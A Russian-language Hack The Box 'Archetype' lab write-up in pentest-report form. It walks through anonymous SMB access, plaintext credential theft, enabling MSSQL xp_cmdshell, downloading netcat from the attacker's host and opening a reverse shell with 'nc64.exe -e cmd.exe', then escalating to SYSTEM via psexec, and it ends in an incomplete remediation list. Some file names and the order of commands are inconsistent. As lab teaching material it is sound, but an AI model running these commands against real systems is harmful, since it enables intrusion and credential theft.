
Hack The Box: Archetype Writeup (Tier 0 – Starting Point)
Дата проведения аудита: 14 октября 2026 г.
Платформа атаки: Kali Linux arm64 (Hypervisor: VMware Fusion Pro, Apple Silicon M4)
Целевой хост (Target IP): 10.129.48.52



Результат: Успешный взлом Windows-инфраструктуры через незащищенный сетевой ресурс SMB, извлечение учетных данных из конфигурационного файла, эксплуатацию командного шелла СУБД (MSSQL xp_cmdshell), утечку учетных данных администратора из истории PowerShell и последующий полный захват хоста через утилиту psexec.

1. Введение и Теоретический анализ уязвимостей

В ходе планового тестирования на проникновение исследован изолированный корпоративный Windows-сервер под кодовым именем **Archetype**. Данный аудит демонстрирует критические риски, связанные с избыточными гостевыми правами в сетевых службах общего доступа, хранением паролей в открытом виде внутри файлов конфигураций и системных логов, а также небезопасной конфигурацией СУБД.

1.1. Физика эксплуатации незащищенных ресурсов SMB

Уязвимость относится к категории **A01:2021-Broken Access Control** по классификации OWASP. Неправильно настроенные политики доступа к сетевым директориям SMB (Server Message Block) позволяют неавторизованному удаленному пользователю осуществлять анонимное перечисление (Anonymous Enumeration) разделов и выполнять чтение конфиденциальных данных без прохождения процедуры аутентификации.

1.2. Механизм выполнения команд через xp_cmdshell

Расширенная хранимая процедура xp_cmdshell внутри СУБД Microsoft SQL Server позволяет пользователям с привилегиями sysadmin выполнять произвольные команды операционной системы в контексте безопасности учетной записи, под которой запущена служба базы данных (обычно локальный или доменный сервисный аккаунт). Ее неконтролируемая активация ведет к полному компрометированию хоста из контура базы данных.

2. Этап Black Box разведки и верификации периметра (Enumeration)


2.1. Анализ стабильности сетевого моста

Проведена первоначальная верификация доступности целевого узла в сети лаборатории HTB с помощью утилиты ping:

bash

ping -c 3 10.129.48.52

Результат: Пакеты успешно доставлены со 100% успехом (0% packet loss), сетевой контур стабилен.



2.2. Направленное сканирование портов (Nmap)

Для обнаружения активных сетевых сокетов и определения версий запущенных служб выполнено комплексное сканирование периметра хоста:

bash

sudo nmap -sC -sV 10.129.48.52


Лог работы сканера Nmap:


text

```
PORT     STATE SERVICE VERSION
135/tcp  open  msrpc   Microsoft Windows RPC
139/tcp  open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2019 Standard
17763 microsoft-ds
1433/tcp open    ms-sql-s  Microsoft SQL Server 2017
14.00.1000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: ARCHETYPE
|   NetBIOS_Domain_Name: ARCHETYPE
|   NetBIOS_Computer_Name: ARCHETYPE
5985/tcp open   http      Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
Service Info: OS: Windows, Windows Server 2008 R2 - 2012;
CPE: cpe:/o:microsoft:windows
```

Используйте код с осторожностью.

Анализ выявил развернутую службу **SMB (445/tcp)**, активную СУБД **Microsoft SQL Server 2017 (1433/tcp)** и открытый порт удаленного управления **WinRM (5985/tcp)**.





2.3. Перечисление сетевых папок SMB

Предпринята попытка анонимного подключения к SMB-ресурсам хоста без ввода пароля (флаг -N):


bash

```
smbclient -N -L \\\\10.129.48.52\\
```

Результат: Сервер вернул список доступных директорий. Среди скрытых административных папок (ADMIN$, C$, IPC$) обнаружена неадминистративная общедоступная папка общего доступа **backups**.

text


```
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
backups         Disk
C$              Disk      Default share
IPC$            IPC       Remote IPC
```



При исследовании папки backups с помощью команды dir обнаружен файл конфигурации:

bash

```
smbclient -N \\\\10.129.48.52\\backups
```




```
smb: \> dir
  prod.dtsConfigFile                  AR      609  Mon Jan 20 15:23:02 2020
```

Файл успешно выгружен на атакующую станцию с помощью команды:

bash

```
get prod.dtsConfigFile
exit
```

```
smb: \> dir
  .                                   D        0  Mon Jan 20 15:20:57 2020
  ..                                  D        0  Mon Jan 20 15:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 15:23:02 2020

                5056511 blocks of size 4096. 2622513 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (0.9 KiloBytes/sec) (average 0.9 KiloBytes
/sec)
smb: \> exit
```

2.4. Анализ конфигурационного файла и сбор кредов

Файл конфигурации изучен локально через утилиту cat:

bash

```
cat prod.dtsConfigFile
```

Используйте код с осторожностью.

Результат: Внутри XML-структуры блока <DTSConfiguration> обнаружена строка подключения к базе данных, содержащая учетные данные в открытом виде:

- **Имя пользователя (User ID):** ARCHETYPE\sql_svc
- **Пароль (Password):** M3g4c0rp123

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..." GeneratedFromPacka
geID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destination].Properties[Conne
ctionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sql_svc;Initial Catalog
=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Auto Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>
```

3. Практическая эксплуатация и прорыв периметра (Exploitation)

3.1. Получение доступа к СУБД MSSQL

Используя скомпрометированные аутентификационные данные, осуществлено удаленное подключение к Microsoft SQL Server с флагом Windows-аутентификации (-windows-auth):

bash

```
impacket-mssqlclient ARCHETYPE/sql_svc@10.129.48.52 -windows-auth
```


После успешной авторизации проведена проверка текущего уровня привилегий внутри СУБД:

sql

```
SQL (ARCHETYPE\sql_svc  dbo@master)> SELECT is_srvrolemember('sysadmin');
```

Используйте код с осторожностью.

Результат: СУБД вернула 1 (Истина). Текущая учетная запись обладает максимальной ролью **sysadmin** внутри сервера баз данных.



3.2. Активация xp_cmdshell и траблшутинг доставки полезной нагрузки

Поскольку по умолчанию выполнение системных команд отключено, конфигурация сервера изменена вручную:

```
sql
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

Справочно: прежде чем перейти к дальнейшим действиям, с репозирия GitHub скачиваем файл nc64.exe с бинарником.



Для получения полноценного интерактивного контроля решено забросить на целевой хост Windows-версию утилиты Netcat (nc64.exe). На Kali Linux в директории с загруженным бинарником разворачиваем веб-сервер на Python:

```
bash
sudo python3 -m http.server 80
```

Вызов веб-сервера зафиксировал успешную отдачу файла на целевой хост (статус 200 OK):

```
text
10.129.48.52 - - [14/Oct/2026 22:50:22] "GET /nc64.exe HTTP/1.1" 200 -
```


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.48.52 - - [14/Oct/2026 22:50:22] "GET /nc64.exe HTTP/1.1" 200 -
```

3.3. Захват интерактивной оболочки (User Shell)

На атакующей станции Kali Linux запущен сетевой слушатель:

bash

```
sudo nc -lvnp 443
```




Через интерфейс xp_cmdshell СУБД произведен запуск скачанной утилиты Netcat для перенаправления потока ввода-вывода командной строки cmd.exe на адрес Kali Linux:

sql

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.14.176 443"
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.14.176/nc64.exe -outfile nc64.exe"
```

Результат: Слушатель Netcat успешно перехватил сессию, предоставив интерактивный доступ к операционной системе от имени сервисного пользователя ARCHETYPE\sql_svc.




3.4. Эксфильтрация флага пользователя (User Flag)

С помощью командной строки осуществлен переход в домашний каталог пользователя и прочитан первый целевой токен:

```
cmd
cd C:\Users\sql_svc\Desktop
dir
type user.txt
```

👉 User Flag: 3e7b102e78218e935bf3f4951fec21a3



4. Локальное повышение привилегий (Privilege Escalation)

4.1. Анализ артефактов и истории PowerShell

Для поиска потенциальных векторов повышения привилегий до уровня локального администратора исследован стандартный файл истории консоли подсистемы PSReadLine, где системные администраторы часто оставляют следы чувствительных команд:

```
cmd
cd
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine
dir
```

type ConsoleHost_history.txt


Результат: Обнаружен лог выполнения команд, содержащий открытые учетные данные учетной записи администратора хоста, оставленные при монтировании внешнего сетевого диска:

text

net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dm1n!!

exit

- **Имя суперадминистратора:** *administrator*
- **Скомпрометированный пароль:** MEGACORP_4dm1n!!



4.2. Вертикальное повышение прав и получение Root-доступа

Используя легитимные учетные данные администратора и открытый порт удаленного управления WinRM/MSRPC, на Kali Linux запущена утилита psexec.py из пакета Impacket для вызова административного системного шелла:

bash

impacket-psexec administrator:'MEGACORP_4dm1n!!'@10.129.48.52

Результат: Утилита успешно загрузила полулегитимный сервис на Windows-хост, предоставив интерактивную консоль наивысшего системного уровня **nt authority\system**.


4.3. Фиксация токена суперадминистратора (Root Flag)

Осуществлен переход в директорию профиля Администратора и прочитан финальный root-флаг машины:

```
cmd
cd C:\Users\Administrator\Desktop
dir
type root.txt
```

👉 **Root Flag:** b91ccec3305e98240082d4474b848528

На платформе Hack The Box зафиксировано успешное прохождение всех этапов тестирования и сдача обоих флагов.



5. Официальные ответы на контрольные вопросы (HTB Tasks)

- **Task 1 (Порт базы данных):** 1433
- **Task 2 (Неадминистративный SMB-ресурс):** backups
- **Task 3 (Пароль в файле на SMB-шаре):** M3g4c0rp123
- **Task 4 (Имя скрипта Impacket для MSSQL):** mssqlclient.py
- **Task 5 (Процедура MSSQL для спавна cmd-шелла):** xp_cmdshell
- **Task 6 (Скрипт перечисления путей PrivEsc в Windows):** winpeas

6. Рекомендации по устранению уязвимостей (Remediation)

1. **Разграничение прав доступа в SMB:**
Полностью запретить анонимный доступ (Anonymous Logon) и гостевой вход (Guest Access) к любым сетевым директориям SMB. Ограничить доступ к папке backups только легитимными учетными записями администраторов.
2. **Защита секретов в конфигурационных файлах:**
Удалить открытые учетные данные из файла prod.dtsConfigFile. Для подключения приложений к базе данных использовать механизмы интегрированной Windows-аутентификации либо хранить секреты в зашифрованном виде (например, Windows Credential Manager или специализированные хранилища Vault).
3. **Харденинг СУБД Microsoft SQL Server:**
Отключить расширенную процедуру xp_cmdshell (sp_configure 'xp_cmdshell', 0) и заблокировать изменение расширенных опций для предотвращения удаленного выполнения команд операционной системы из контекста БД. Службу MSSQL необходимо запускать под учетной записью с минимально необходимыми привилегиями в ОС (Managed Service Account), исключив ее нахождение в группах локальных администраторов.
4. **Очистка системных логов и истории команд:**
